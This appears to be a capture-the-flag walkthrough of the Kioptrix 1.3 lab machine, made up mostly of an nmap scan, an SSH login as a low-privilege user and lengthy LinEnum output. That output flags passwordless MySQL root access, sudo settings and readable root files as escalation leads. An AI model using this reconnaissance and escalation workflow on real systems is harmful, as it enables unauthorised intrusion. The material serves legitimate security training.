

Kioptrix 1.3


```
-(kali⊛kali)-[~]
 -$ nmap -T4 -p- -A
192.168.103.145
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 07:16 EST
Nmap scan report for 192.168.103.145
Host is up (0.00023s latency).
Not shown: 39528 closed ports, 26003 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp open http
                    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
| http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| clock-skew: mean: 8h00m00s, deviation: 3h32m08s, median: 5h29m59s
| nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
 OS: Unix (Samba 3.0.28a)
 Computer name: Kioptrix4
 NetBIOS computer name:
 Domain name: localdomain
 FQDN: Kioptrix4.localdomain
System time: 2021-03-06T12:46:49-05:00
| smb-security-mode:
 account used: guest
 authentication_level: user
 challenge_response: supported
 message signing: disabled (dangerous, but default)
| smb2-time: Protocol negotiation failed (SMB2)
```

22/tcp

exploit







(kali%kali)-[~] \$ ssh -l john 192.168.103.145 255 × The authenticity of host '192.168.103.145 (192.168.103.145)' can't be established. RSA key fingerprint is SHA256:3fqlLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.103.145' (RSA) to the list of known hosts. john@192.168.103.145's password: Welcome to LigGoat Security Systems - We are Watching == Welcome LigGoat Employee == LigGoat Shell is in place so you don't screw up Type '?' or 'help' to get the list of allowed commands john:~\$

LinEnum

[-] Debug Info[+] Thorough tests = Disabled

john@Kioptrix4:~\$./LinEnum.sh

Scan started at: Sat Mar 6 16:00:18 EST 2021

[-] Kernel information (continued):

Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"

[-] Hostname: Kioptrix4

```
[-] Users that have previously logged onto the system:
Username
              Port From
                               Latest
loneferret
                           Mon Feb 6 20:05:44 -0500 2012
            tty1
          pts/0 192.168.103.129 Sat Mar 6 15:51:02 -0500 2021
iohn
[-] Who else is logged on:
16:00:18 up 3:15, 1 user, load average: 0.00, 0.00, 0.00
              FROM
                          LOGIN@ IDLE JCPU PCPU WHAT
USER TTY
iohn
      pts/0 192.168.103.129 15:51 2.00s 0.07s 0.00s/bin/bash./LinEnum.sh
[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=101(dhcp) gid=102(dhcp) groups=102(dhcp)
uid=102(syslog) gid=103(syslog) groups=103(syslog)
uid=103(klog) gid=104(klog) groups=104(klog)
uid=104(mysql) gid=108(mysql) groups=108(mysql)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(loneferret) gid=1000(loneferret) groups=1000(loneferret),4(adm),20(dialout),24(cdrom),-
25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),112(sambashare),114(lpadmin),-
115(admin)
uid=1001(john) gid=1001(john) groups=1001(john)
uid=1002(robert) gid=1002(robert) groups=1002(robert)
[-] It looks like we have some admin users:
uid=1000(loneferret) gid=1000(loneferret) groups=1000(loneferret),4(adm),20(dialout),24(cdrom),-
25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),112(sambashare),114(lpadmin),-
115(admin)
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```

bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
[-] Super user account(s):
root
[+] We can sudo without supplying a password!
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
      {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
[+] Possible sudo pwnage!
file
[-] Accounts that have recently used sudo:
/home/loneferret/.sudo as admin successful
[+] We can read root's home directory!
total 44K
drwxr-xr-x 4 root
                     root
                            4.0K 2012-02-06 18:46.
                             4.0K 2012-02-06 18:41 ..
drwxr-xr-x 21 root
                     root
                           59 2012-02-06 20:24 .bash history
-rw----- 1 root
                  root
-rw-r--r-- 1 root
                          2.2K 2007-10-20 07:51 .bashrc
                  root
-rw-r--r-- 1 root
                           625 2012-02-06 10:48 congrats.txt
                  root
-rw-r--r-- 1 root
                            1 2012-02-05 10:38 .lhistory
                  root
drwxr-xr-x 8 loneferret loneferret 4.0K 2012-02-04 17:01 lshell-0.9.12
-rw----- 1 root
                            1 2012-02-05 10:38 .mysql history
                  root
                            5 2012-02-06 18:38 .nano history
-rw----- 1 root
                  root
                           141 2007-10-20 07:51 .profile
-rw-r--r-- 1 root
                  root
                           4.0K 2012-02-06 11:43 .ssh
drwx----- 2 root
                   root
```

```
[-] Are permissions on /home directories lax:
total 20K
drwxr-xr-x 5 root
                   root
                          4.0K 2012-02-04 18:05.
drwxr-xr-x 21 root root
                          4.0K 2012-02-06 18:41 ..
drwxr-xr-x 2 john john
                          4.0K 2021-03-06 16:00 john
drwxr-xr-x 2 loneferret loneferret 4.0K 2012-02-06 16:38 loneferret
drwxr-xr-x 2 robert robert 4.0K 2012-02-04 18:53 robert
[-] Root is allowed to login via SSH:
PermitRootLogin yes
[-] Environment information:
TERM=xterm-256color
SHELL=/bin/kshell
SSH CLIENT=192.168.103.129 55328 22
SSH TTY=/dev/pts/0
USER=john
COLUMNS=219
MAIL=/var/mail/john
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games
PWD=/home/john
LANG=en US.UTF-8
LINES=63
LSHELL ARGS=['--config', '/etc/lshell.conf']
HISTCONTROL=ignoreboth
HOME=/home/john
SHLVL=2
LOGNAME=john
SSH CONNECTION=192.168.103.129 55328 192.168.103.145 22
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
=/usr/bin/env
[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games
drwxr-xr-x 2 root root 4096 2012-02-04 19:12 /bin
drwxr-xr-x 2 root root 4096 2012-02-04 10:01 /sbin
drwxr-xr-x 2 root root 20480 2012-02-06 18:46 /usr/bin
drwxr-xr-x 2 root root 4096 2012-02-04 09:57 /usr/games
drwxr-xr-x 2 root root 4096 2012-02-04 09:51 /usr/local/bin
drwxr-xr-x 2 root root 4096 2012-02-04 09:51 /usr/local/sbin
drwxr-xr-x 2 root root 4096 2012-02-04 10:01 /usr/sbin
[-] Available shells:
# /etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
```

/usr/bin/ksh /bin/ksh

```
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
/bin/rbash
[-] Current umask value:
u=rwx,g=rx,o=rx
0022
[-] Password and storage information:
PASS MAX DAYS 99999
PASS MIN DAYS 0
PASS_WARN_AGE 7
[-] Cron jobs:
-rw-r--r-- 1 root root 724 2009-05-12 17:48 /etc/crontab
/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 2012-02-04 09:57.
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rw-r--r-- 1 root root 492 2009-04-17 10:36 php5
-rw-r--r-- 1 root root 102 2009-05-12 17:48 .placeholder
/etc/cron.daily:
total 56
drwxr-xr-x 2 root root 4096 2012-02-04 09:57.
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ...
-rwxr-xr-x 1 root root 633 2009-06-18 04:53 apache2
-rwxr-xr-x 1 root root 8101 2009-04-17 12:30 apt
-rwxr-xr-x 1 root root 314 2008-04-04 05:56 aptitude
-rwxr-xr-x 1 root root 502 2007-12-12 08:59 bsdmainutils
-rwxr-xr-x 1 root root 89 2008-10-09 13:14 logrotate
-rwxr-xr-x 1 root root 954 2008-03-12 09:24 man-db
-rwxr-xr-x 1 root root 183 2008-03-08 13:22 mlocate
-rw-r--r-- 1 root root 102 2009-05-12 17:48 .placeholder
-rwxr-xr-x 1 root root 383 2009-03-09 06:26 samba
-rwxr-xr-x 1 root root 3295 2009-05-12 17:48 standard
-rwxr-xr-x 1 root root 1309 2007-11-23 04:06 sysklogd
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 2012-02-04 09:57.
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rw-r--r-- 1 root root 102 2009-05-12 17:48 .placeholder
/etc/cron.monthly:
```

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total 16

drwxr-xr-x 2 root root 4096 2012-02-04 09:57 . drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..

```
-rw-r--r-- 1 root root 102 2009-05-12 17:48 .placeholder
-rwxr-xr-x 1 root root 129 2009-05-12 17:48 standard
/etc/cron.weekly:
total 24
drwxr-xr-x 2 root root 4096 2012-02-04 09:57.
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ...
-rwxr-xr-x 1 root root 528 2008-03-12 09:24 man-db
-rw-r--r-- 1 root root 102 2009-05-12 17:48 .placeholder
-rwxr-xr-x 1 root root 2522 2008-01-28 12:47 popularity-contest
-rwxr-xr-x 1 root root 1220 2007-11-23 04:06 sysklogd
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47.6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
[-] Network and IP info:
       Link encap: Ethernet HWaddr 00:0c:29:c1:0a:a9
eth2
     inet addr:192.168.103.145 Bcast:192.168.103.255 Mask:255.255.255.0
     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
     RX packets:1282175 errors:0 dropped:0 overruns:0 frame:0
     TX packets:1162640 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:1000
     RX bytes:191199507 (182.3 MB) TX bytes:356412887 (339.9 MB)
     Interrupt:17 Base address:0x2000
lo
     Link encap:Local Loopback
     inet addr:127.0.0.1 Mask:255.0.0.0
     UP LOOPBACK RUNNING MTU:16436 Metric:1
     RX packets:44 errors:0 dropped:0 overruns:0 frame:0
     TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
     collisions:0 txqueuelen:0
     RX bytes:2200 (2.1 KB) TX bytes:2200 (2.1 KB)
[-] ARP history:
? (192.168.103.129) at 00:0C:29:51:31:6F [ether] on eth2
? (192.168.103.2) at 00:50:56:F5:12:AA [ether] on eth2
```

[-] Nameserver(s):

```
[-] Default route:
```

default 192.168.103.2 0.0.0.0 UG 0 0 0 eth2

[-] Listening TCP:

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address				Foreign Address	State	PID/Program name
tcp	0	0 127.0.0.1:3306	0.0.0.0	:* LISTEN	۱ -	
tcp	0	0 0.0.0.0:139	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:80	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	-	
tcp	0	0 0.0.0.0:445	0.0.0.0:*	LISTEN	-	

[-] Listening UDP:

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address			ldress Foreig	n Address	State	PID/Program name
udp	0	0 192.168.103.14	45:137 0.0.0.0:*		-	
udp	0	0 0.0.0.0:137	0.0.0.0:*	-		
udp	0	0 192.168.103.14	45:138 0.0.0.0:*		-	
udp	0	0 0.0.0.0:138	0.0.0.0:*	-		
udp	0	0 0.0.0.0:68	0.0.0.0:*	-		


```
[-] Running processes:
USER
        PID %CPU %MEM VSZ RSS TTY
                                         STAT START TIME COMMAND
root
        1 0.0 0.6 2844 1688?
                                  Ss 12:44 0:01/sbin/init
        2 0.0 0.0
                             S< 12:44 0:00 [kthreadd]
root
                   0
                       0?
                       0?
                              S< 12:44 0:00 [migration/0]
root
       3 0.0 0.0
       4 0.0 0.0
                       0?
                              S< 12:44 0:00 [ksoftirgd/0]
                   0
root
       5 0.0 0.0
                       0?
                              S< 12:44 0:00 [watchdog/0]
root
                              S< 12:44 0:00 [events/0]
       6 0.0 0.0
                       0?
root
       7 0.0 0.0
                       0?
                              S< 12:44 0:00 [khelper]
root
       41 0.0 0.0
                       0?
                              S< 12:44 0:00 [kblockd/0]
root
                    0
                              S< 12:44 0:00 [kacpid]
root
       44 0.0 0.0
                       0?
                              S< 12:44 0:00 [kacpi notify]
       45 0.0 0.0
                       0?
root
                               S< 12:44 0:00 [kseriod]
       168 0.0 0.0
                    0
                       0?
root
                               S 12:44 0:00 [pdflush]
       207 0.0 0.0
                    0
                       0 ?
root
                               S 12:44 0:00 [pdflush]
root
      208 0.0 0.0
                       0 ?
       209 0.0 0.0
                       0 ?
                               S< 12:44 0:00 [kswapd0]
root
                     0
                               S< 12:44 0:00 [aio/0]
      251 0.0 0.0
                     0
                       0 ?
root
      1433 0.0 0.0
                        0 ?
                               S< 12:44 0:00 [ata/0]
root
                               S< 12:44 0:00 [ata aux]
root
      1436 0.0 0.0
                         0?
                               S< 12:44 0:00 [scsi eh 0]
      1445 0.0 0.0
                         0?
root
                               S< 12:44 0:00 [scsi eh 1]
      1448 0.0 0.0
                         0?
root
                     0
                         0?
                               S< 12:44 0:00 [scsi_eh_2]
      1476 0.0 0.0
                     0
root
                               S< 12:44 0:00 [ksuspend_usbd]</pre>
      1492 0.0 0.0
                         0?
root
                     0
      1497 0.0 0.0
                         0?
                                S< 12:44 0:00 [khubd]
root
                     0
      2517 0.0 0.0
                         0?
                                S< 12:44 0:05 [kjournald]
                     0
root
      2684 0.0 0.2 2104 704?
                                   S<s 12:44 0:00 /sbin/udevd --daemon
root
      2974 0.0 0.0
                     0
                         0?
                                S< 12:44 0:00 [kgameportd]
root
      3108 0.0 0.0
                         0?
                                S< 12:44 0:00 [kpsmoused]
                     0
root
      4459 0.0 0.1 1716 488 tty4
                                    Ss+ 12:44 0:00 /sbin/getty 38400 tty4
root
```

```
Ss+ 12:44 0:00 /sbin/getty 38400 tty5
      4460 0.0 0.1 1716 488 tty5
root
      4466 0.0 0.1 1716 488 tty2
                                    Ss+ 12:44 0:00 /sbin/getty 38400 tty2
root
      4470 0.0 0.1 1716 492 tty3
                                    Ss+ 12:44 0:00 /sbin/getty 38400 tty3
root
      4474 0.0 0.1 1716 484 tty6
                                    Ss+ 12:44 0:00 /sbin/getty 38400 tty6
root
       4508 0.0 0.2 1936 652?
                                    Ss 12:44 0:01/sbin/syslogd -u syslog
syslog
      4527 0.0 0.2 1872 544?
                                   S 12:44 0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/-
root
kmsg
klog
      4529 0.0 0.7 3160 2028?
                                    Ss 12:44 0:00 /sbin/klogd -P /var/run/klogd/kmsg
      4548 0.0 0.3 5316 984?
                                   Ss 12:44 0:01/usr/sbin/sshd
root
      4604 0.0 0.2 1772 524?
                                      12:44 0:00 /bin/sh /usr/bin/mysqld safe
root
      4646 0.0 6.4 126988 16444 ?
                                      SI 12:44 0:01 /usr/sbin/mysqld --basedir=/usr --
root
datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --
port=3306 --socket=/v
      4648 0.0 0.2 1700 552?
                                   S 12:44 0:00 logger -p daemon.err -t mysqld safe -i -t
root
mysqld
      4721 0.0 0.5 6528 1328?
root
                                    Ss 12:44 0:00 /usr/sbin/nmbd -D
      4723 0.0 0.9 10108 2536?
                                    Ss 12:44 0:00 /usr/sbin/smbd -D
root
      4737 0.0 0.5 8084 1344?
                                    Ss 12:44 0:00 /usr/sbin/winbindd
root
root
      4742 0.0 0.4 8084 1160?
                                      12:44 0:00 /usr/sbin/winbindd
daemon 4758 0.0 0.1 1984 424?
                                      Ss 12:44 0:00 /usr/sbin/atd
      4769 0.0 0.3 2104 888?
                                   Ss 12:44 0:00 /usr/sbin/cron
root
      4791 0.0 2.4 20464 6188?
                                    Ss 12:44 0:00 /usr/sbin/apache2 -k start
root
      4823 0.0 0.4 8092 1268?
                                    S
                                       12:45 0:00 /usr/sbin/winbindd
root
www-data 4824 0.0 2.1 20596 5528?
                                        S 12:45 0:00 /usr/sbin/apache2 -k start
      4825 0.0 0.3 8084 864?
                                      12:45 0:00 /usr/sbin/winbindd
www-data 4826 0.0 2.1 20596 5580?
                                          12:45 0:00 /usr/sbin/apache2 -k start
www-data 4827 0.0 2.1 20596 5584?
                                          12:45 0:00 /usr/sbin/apache2 -k start
www-data 4828 0.0 2.1 20596 5580?
                                        S 12:45 0:00 /usr/sbin/apache2 -k start
      4829 0.0 0.4 10108 1036?
                                       12:45 0:00 /usr/sbin/smbd -D
www-data 4830 0.0 2.1 20596 5612?
                                        S
                                           12:45 0:00 /usr/sbin/apache2 -k start
dhcp
       4843 0.0 0.3 2440 768?
                                    Ss 12:45 0:00 dhclient eth2
      4850 0.0 0.1 1716 488 tty1
                                    Ss+ 12:45 0:00 /sbin/getty 38400 tty1
root
www-data 4865 0.0 2.1 20596 5592?
                                        S 12:46 0:00 /usr/sbin/apache2 -k start
      30379 0.0 1.4 11360 3724?
                                     Ss 15:50 0:00 sshd: john [priv]
root
      30381 0.0 0.7 11360 1844?
john
                                     S 15:51 0:00 sshd: john@pts/0
      30382 0.0 1.4 5892 3816 pts/0
                                     Ss 15:51 0:00 python /bin/kshell
john
      30391 0.0 0.1 1772 484 pts/0
                                     S 15:53 0:00 sh -c /bin/bash
john
      30392 0.0 1.1 5440 2856 pts/0 S 15:53 0:00 /bin/bash
john
      30429 0.0 0.6 4212 1664 pts/0 S+ 16:00 0:00 /bin/bash ./LinEnum.sh
john
      30430 0.0 0.5 4744 1484 pts/0 R+ 16:00 0:00 /bin/bash ./LinEnum.sh
john
      30432 0.0 0.2 2932 616 pts/0 S+ 16:00 0:00 tee -a
john
      30646 0.0 0.5 4744 1308 pts/0
john
                                      R+ 16:00 0:00 /bin/bash ./LinEnum.sh
john
      30647 0.0 0.3 2644 1008 pts/0
                                      R+ 16:00 0:00 ps aux
[-] Process binaries and associated permissions (from above list):
```

```
-rwxr-xr-x 1 root root 702160 2008-05-12 14:33 /bin/bash
-rwxr-xr-x 1 root root 48308 2008-04-04 02:42 /bin/dd
                          4 2012-02-04 09:51 /bin/sh -> dash
Irwxrwxrwx 1 root root
-rwxr-xr-x 1 root root 15168 2008-09-26 08:43 /sbin/getty
-rwxr-xr-x 1 root root 89604 2008-04-11 09:50 /sbin/init
-rwxr-xr-x 1 root root 23048 2007-11-23 04:06 /sbin/klogd
-rwxr-xr-x 1 root root 32080 2007-11-23 04:06 /sbin/syslogd
```

-rwxr-xr-x 1 root root 67608 2009-04-14 17:45 /sbin/udevd

-rwxr-xr-x 1 root root 348908 2009-06-18 04:53 /usr/sbin/apache2

-rwxr-xr-x 1 root root 16040 2007-02-20 08:41 /usr/sbin/atd

-rwxr-xr-x 1 root root 31904 2009-05-12 17:48 /usr/sbin/cron

```
-rwxr-xr-x 1 root root 7399552 2008-11-14 14:17 /usr/sbin/mysqld

-rwxr-xr-x 1 root root 1077056 2009-03-09 06:26 /usr/sbin/nmbd

-rwxr-xr-x 1 root root 3874172 2009-03-09 06:26 /usr/sbin/smbd

-rwxr-xr-x 1 root root 375684 2008-05-14 10:35 /usr/sbin/sshd

-rwxr-xr-x 1 root root 2575832 2009-03-09 06:26 /usr/sbin/winbindd
```

[-] /etc/init.d/ binary permissions: total 300 drwxr-xr-x 2 root root 4096 2012-02-04 09:57. drwxr-xr-x 67 root root 4096 2021-03-06 15:48 .. -rwxr-xr-x 1 root root 5736 2009-06-18 04:42 apache2 -rwxr-xr-x 1 root root 2653 2009-05-06 06:39 apparmor -rwxr-xr-x 1 root root 969 2007-02-20 08:41 atd -rwxr-xr-x 1 root root 3597 2009-01-23 10:01 bootclean -rwxr-xr-x 1 root root 2121 2009-01-23 10:01 bootload -rwxr-xr-x 1 root root 1768 2009-01-23 10:01 bootmisc.sh -rwxr-xr-x 1 root root 3454 2009-01-23 10:01 checkfs.sh -rwxr-xr-x 1 root root 10602 2009-01-23 10:01 checkroot.sh -rwxr-xr-x 1 root root 6355 2007-05-30 08:29 console-screen.sh -rwxr-xr-x 1 root root 1634 2008-11-27 13:47 console-setup -rwxr-xr-x 1 root root 1761 2009-05-12 17:48 cron -rwxr-xr-x 1 root root 1223 2007-06-22 00:55 dns-clean -rwxr-xr-x 1 root root 7195 2008-09-12 10:32 glibc.sh -rwxr-xr-x 1 root root 1228 2009-01-23 10:01 halt -rwxr-xr-x 1 root root 909 2009-01-23 10:01 hostname.sh -rwxr-xr-x 1 root root 4528 2008-09-26 08:43 hwclockfirst.sh -rwxr-xr-x 1 root root 4521 2008-09-26 08:43 hwclock.sh -rwxr-xr-x 1 root root 1376 2008-11-27 13:47 keyboard-setup -rwxr-xr-x 1 root root 944 2009-01-23 10:01 killprocs -rwxr-xr-x 1 root root 1729 2007-11-23 04:06 klogd -rwxr-xr-x 1 root root 748 2006-01-23 13:47 loopback -rwxr-xr-x 1 root root 1399 2008-10-06 08:51 module-init-tools -rwxr-xr-x 1 root root 596 2009-01-23 10:01 mountall-bootclean.sh -rwxr-xr-x 1 root root 2430 2009-01-23 10:01 mountall.sh -rwxr-xr-x 1 root root 1465 2009-01-23 10:01 mountdevsubfs.sh -rwxr-xr-x 1 root root 1544 2009-01-23 10:01 mountkernfs.sh -rwxr-xr-x 1 root root 594 2009-01-23 10:01 mountnfs-bootclean.sh -rwxr-xr-x 1 root root 1244 2009-01-23 10:01 mountoverflowtmp -rwxr-xr-x 1 root root 3123 2009-01-23 10:01 mtab.sh -rwxr-xr-x 1 root root 5755 2008-11-14 12:54 mysql -rwxr-xr-x 1 root root 2515 2008-11-14 12:54 mysgl-ndb -rwxr-xr-x 1 root root 1905 2008-11-14 12:54 mysql-ndb-mgm -rwxr-xr-x 1 root root 1772 2007-12-03 15:50 networking -rwxr-xr-x 1 root root 2377 2007-10-23 13:03 pcmciautils -rwxr-xr-x 1 root root 375 2007-10-04 15:56 pppd-dns -rwxr-xr-x 1 root root 1261 2008-07-10 05:28 procps -rwxr-xr-x 1 root root 7891 2009-01-23 10:01 rc -rwxr-xr-x 1 root root 522 2009-01-23 10:01 rc.local -rwxr-xr-x 1 root root 117 2009-01-23 10:01 rcS -rw-r--r-- 1 root root 1335 2009-01-23 10:01 README -rwxr-xr-x 1 root root 692 2009-01-23 10:01 reboot -rwxr-xr-x 1 root root 1000 2009-01-23 10:01 rmnologin -rwxr-xr-x 1 root root 4945 2008-04-10 20:12 rsync

-rwxr-xr-x 1 root root 2663 2009-03-09 06:17 samba -rwxr-xr-x 1 root root 1199 2009-01-23 10:01 sendsigs -rwxr-xr-x 1 root root 585 2009-01-23 10:01 single

```
-rwxr-xr-x 1 root root 4215 2009-01-23 10:01 skeleton
-rwxr-xr-x 1 root root 3840 2012-02-05 09:42 ssh
-rwxr-xr-x 1 root root 510 2009-01-23 10:01 stop-bootlogd
-rwxr-xr-x 1 root root 647 2009-01-23 10:01 stop-bootlogd-single
-rwxr-xr-x 1 root root 3343 2007-11-23 04:06 sysklogd
-rwxr-xr-x 1 root root 2488 2009-04-14 17:44 udev
-rwxr-xr-x 1 root root 706 2009-04-14 17:44 udev-finish
-rwxr-xr-x 1 root root 7239 2009-01-20 07:51 ufw
-rwxr-xr-x 1 root root 4030 2009-01-23 10:01 umountfs
-rwxr-xr-x 1 root root 1833 2009-01-23 10:01 umountnfs.sh
-rwxr-xr-x 1 root root 1863 2009-01-23 10:01 umountroot
-rwxr-xr-x 1 root root 1815 2009-01-23 10:01 urandom
-rwxr-xr-x 1 root root 2445 2009-01-23 10:01 waitnfs.sh
-rwxr-xr-x 1 root root 1224 2009-03-09 06:17 winbind
-rwxr-xr-x 1 root root 1626 2008-03-12 17:27 wpa-ifupdown
[-] Sudo version:
Sudo version 1.6.9p10
[-] MYSQL version:
mysql Ver 14.12 Distrib 5.0.51a, for debian-linux-gnu (i486) using readline 5.2
[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin Ver 8.41 Distrib 5.0.51a, for debian-linux-gnu on i486
Copyright (C) 2000-2006 MySQL AB
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL license
Server version
                  5.0.51a-3ubuntu5.4
Protocol version
                  10
Connection
                 Localhost via UNIX socket
UNIX socket
Uptime:
                /var/run/mysqld/mysqld.sock
